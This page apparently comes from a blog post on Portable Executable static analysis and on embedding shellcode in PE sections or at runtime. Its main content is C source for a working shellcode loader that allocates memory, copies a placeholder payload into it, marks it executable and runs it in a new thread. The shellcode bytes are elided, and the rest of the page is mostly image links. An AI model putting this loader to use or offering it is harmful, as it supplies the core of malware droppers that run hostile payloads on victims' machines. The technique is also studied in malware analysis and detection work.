DEUTERBEAR

Table of Contents

PE Static Analysis

Sections within a Portable Executable





image-15.png

Embedding Shellcode In PE Sections and/OR Runtime

Code Flow



Source Code

```
#include <stdio.h>
#include <string.h>
#include <windows.h>
#include <windows.h>

void main()
{
    //shellcode to embed: 64bit or 32 bit
    unsigned char shellcode[276] = {
    0xFC, ...
    //Enter your own shellcode here
    ..., 0x65, 0x00
    };

    //length of shellcode payload
    unsigned int length_shellcode = sizeof(shellcode);
    printf("\nshellcode length:\t%d", length_shellcode);

    //Allocate Virtual Memory OR Reserve a region of pages in the virtual address space of this process
    LPVOID code_address = VirtualAlloc(NULL, length_shellcode, MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE
    );

    //Move Text OR data variable shellcode content to the memory reserved
    RtlMoveMemory(code_address, shellcode, length_shellcode
    );

    //make shellcode executable now
    DWORD old_protect = 0;
    if (!VirtualProtect(code_address, length_shellcode, PAGE_EXECUTE_READ, &old_protect))
    {
        printf("Failed to change memory permissions");
    }

    //Create a new thread to start execution
    HANDLE Thread_handle = CreateThread(NULL, 0, (LPTHREAD_START_ROUTINE)code_address, NULL, NULL, NULL
    );

    DWORD CHECK = WaitForSingleObject(Thread_handle, 10000);

}
```

Execution




image-8.png




image-16.png




image-17.png




image-18.png




image-19.png




image-20.png





